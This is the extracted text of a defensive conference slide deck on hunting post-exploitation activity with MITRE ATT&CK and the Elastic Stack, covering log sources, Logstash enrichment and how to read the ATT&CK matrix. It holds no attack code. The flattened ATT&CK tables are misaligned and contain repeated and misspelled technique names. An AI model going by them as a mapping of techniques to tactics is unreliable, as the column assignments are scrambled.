


Post-Exploitation Hunting with ATT&CK & Elastic



WHO AM I?

- John Hubbard
 - @SecHubb
- SOC Lead at GlaxoSmithKline
- SANS Instructor
 - SEC511: Continuous Monitoring & Security Operations
 - SEC555: SIEM with Tactical Analytics
- **Mission:** Bring awesome back to the **blue** team!



MODERN DEFENSE MINDSET

- Presumption of Compromise
- Detection Oriented Defense
- Hunt Teams Required
- Post-Exploitation Focus

"Prevention is ideal, detection is a must"




MODERN DEFENSE CHALLENGES

Hunting post-exploitation requires **visibility**

1. **How** do I collect logs?
2. **Which** logs do I collect?
3. How do I **parse** and **enrich** my logs?
4. **What do I look for** in this mountain of data?






HOW DO I COLLECT LOGS?




WHAT IS THE ELASTIC STACK?

- **Elasticsearch, Logstash, Kibana**
- **Beats** platform
 - Winlogbeat, Filebeat, Packetbeat, Auditbeat
- **X-Pack** (Commercial Elasticsearch plugin)
 - Security, Alerting, Monitoring, Reporting
 - Graph, Machine Learning
- Can **supplement** your current SIEM!




ADDING ELASTIC/LOGSTASH TO YOUR SIEM



ELASTICSEARCH AS A SIEM

- **Collects, parses, enriches logs at high volume**
- **Fast and functional visualizations and dashboards**
- **Reporting, alerting, correlation**
- Machine learning, Graph Analytics
- **Horizontal scaling**
- FOSS, commercial support / features
- Active community, 3rd party plugin friendly





WHICH LOGS SHOULD I COLLECT?




WINDOWS LOGS

- **VISIBILITY** required
- Security, System, Application
- Sysmon
- PowerShell
- Autorun items
- AppLocker
- Audit



HOST LOGS

- Beats
- NXLog
- Windows Event Forwarding
- Syslog, Rsyslog, Syslog-NG
- Scripts / Scheduled jobs



CATCHING WINDOWS POST-EXPLOITATION

- Authentication
- Windows - Sysmon
 - **SwiftOnSecurity's config file**
 - Process Creation
 - Network connections from suspicious processes
 - Registry keys for startup
- **Process creation** auditing
- **Autoruns** scripted
- Whitelisting Detections & Preventions
- **PowerShell**



NETWORK LOGS

- **DNS**
 - Windows - dns.log or analytic logging
 - Network Extraction - **Bro**
- **HTTP**
 - NGFW / Proxy
 - Network Extraction - **Bro**
- **SSL Certs - Bro**
- NetFlow - or **Bro**
- Firewall
- HIDS
- Full PCAP – Security Onion (comes with **Bro!**)



elasticsearch




NETWORK POST-EXPLOITATION EVIDENCE

- Command & Control (Layer 7 **REQUIRED**)
- Unexpected internal to internal traffic
- Executables
- SSL Certificates
- Password spraying, guessing, brute forcing
- Network share & user scanning



LOG AGGREGATION - LOGSTASH


- Flexible input/output/enrichment options
- **Buffer** and **backpressure** capable
- CSV, XML, Key-Value, JSON make parsing automatic
- **Enrichment** adds context: domain_stats, freq, ASN, GeoIP, OUI, REST



MOST IMPORTANT POINT

- Collect **high-value** host and network logs
- **Enrich** logs to reduce false positives
- **Host** visibility + **Network** visibility
- Attackers live off the land / use custom tools
- Attackers use all protocols, must see layer 7





WHAT DO I LOOK FOR?



WHAT IS MITRE ATT&CK?

- Complete "what to look for"
- Threat model & framework
- Models attacker activity (TTPs)
- **Post-compromise behavior** list
- Multiple parts
 - PRE-ATT&CK
 - ATT&CK Mobile
 - **ATT&CK** - Windows / Mac / Linux





Persistence
Privilege Escalation
Credential Access
Host Enumeration
Defense Evasion
Lateral Movement
Execution
Command and Control
Exfiltration

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
DLL Search Order Hijacking	Brute Force	Account Discovery	Windows Remote Management	Automated Collection	Automated Exfiltration	Commonly Used Port			
Legitimate Credentials	Credential Dumping	Application Window Discovery	Third-party Software	Clipboard Data	Data Compressed	Communication Through Removable Media			
Accessibility Features	Binary Padding	Credential Manipulation	File and Directory Discovery	Application Deployment Software	Command-Line	Data Staged	Data Encrypted		
AppInit DLLs	Code Signing	Credential Manipulation	File and Directory Discovery	Execution through API	Data from Local System	Data Transfer Size Limits	Custom Command and Control Protocol		
Local Port Monitor	Component Firmware	Credential Manipulation	File and Directory Discovery	Exploitation of Vulnerability	Graphical User Interface	Data from Network Shared Drive	Exfiltration Over Alternative Protocol		
New Service	DLL Side-Loading	Credentials in Files	Local Network Configuration Discovery	InstallUtil			Custom Cryptographic Protocol		
Path Interception	Disabling Security Tools	Input Capture	Local Network Configuration Discovery	Logon Scripts	PowerShell	Data from Removable Media	Exfiltration Over Command and Control Channel		
Scheduled Task	File Deletion	Network Sniffing	Local Network Connections Discovery	Pass the Hash	Process Hollowing		Data Obfuscation		
Service File Permissions Weakness	File System Logical Offsets	Two-Factor Authentication Interception	Local Network Connections Discovery	Pass the Ticket	Regsvcs / Regasm	Email Collection	Fallback Channels		
Service Registry Permissions Weakness	Indicator Blocking	Two-Factor Authentication Interception	Network Service Scanning	Remote Desktop Protocol	Regsvr32	Input Capture	Multi-Stage Channels		
Web Shell		Two-Factor Authentication Interception	Peripheral Device Discovery	Remote File Copy	Rundll32	Screen Capture	Multiband Communication		
Basic Input/Output System	Exploitation of Vulnerability		Permission Groups	Remote Services	Scheduled Task		Exfiltration Over Physical Medium		
	Bypass User Account Control			Replication Through	Scripting		Multilayer Encryption		

HOW DO I READ IT?

- **Tactics** across the top
 - What the techniques accomplish

Persistence	Privilege Escalation	Defense Evasion	Credential Access
Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation
ApplInit DLLs	Accessibility Features	Binary Padding	Brute Force
Application Shimming	ApplInit DLLs	Bypass User Account Control	Create Account
Authentication Package	Application Shimming	Code Signing	Credential Dumping
Bootkit	Bypass User Account Control	Component Firmware	Credentials in Files
Change Default File Association	DLL Injection	Component Object Model Hijacking	Exploitation of Vulnerability
Component Firmware	DLL Search Order Hijacking	DLL Injection	Input Capture

HOW DO I READ IT?

- **Tactics** across the top
 - What the techniques accomplish
- **Techniques** in each column
 - All known ways of accomplishing that tactic

Persistence	Privilege Escalation	Defense Evasion	Credential Access
Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation
ApplInit DLLs	Accessibility Features	Binary Padding	Brute Force
Application Shimming	ApplInit DLLs	Bypass User Account Control	Create Account
Authentication Package	Application Shimming	Code Signing	Credential Dumping
Bootkit	Bypass User Account Control	Component Firmware	Credentials in Files
Change Default File Association	DLL Injection	Component Object Model Hijacking	Exploitation of Vulnerability
Component Firmware	DLL Search Order Hijacking	DLL Injection	Input Capture

HOW DO I READ IT?

- **Tactics** across the top
 - What the techniques accomplish
- **Techniques** in each column
 - All known ways of accomplishing that tactic
- Note: Techniques CAN belong to more than 1 Tactic
- Clickable
 - Detections and mitigations

Persistence	Privilege Escalation	Defense Evasion	Credential Access
Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation
ApInit DLLs	Accessibility Features	Binary Padding	Brute Force
Application Shimming	ApInit DLLs	Bypass User Account Control	Create Account
Authentication Package	Application Shimming	Code Signing	Credential Dumping
Bootkit	Bypass User Account Control	Component Firmware	Credentials in Files
Change Default File Association	DLL Injection	Component Object Model Hijacking	Exploitation of Vulnerability
Component Firmware	DLL Search Order Hijacking	DLL Injection	Input Capture

TACTICS VS. TECHNIQUES

Tactics – The “What”

- Persistence
- Privilege Escalation
- Credential Access
- Lateral Movement
- Command & Control
- Exfiltration


Techniques – The “How”

- Bootkit
- UAC Bypass
- Credential Dumping
- Pass the Hash
- Custom Protocol
- Exfil over Cmd. & Ctrl.



WHY IS IT IMPORTANT?

It tells you this piece




WHY IS IT IMPORTANT?

- AWESOME **blue team** checklist!
 - High level analytics
 - **Most dangerous** events to miss
 - **Objectively measures your defense!**
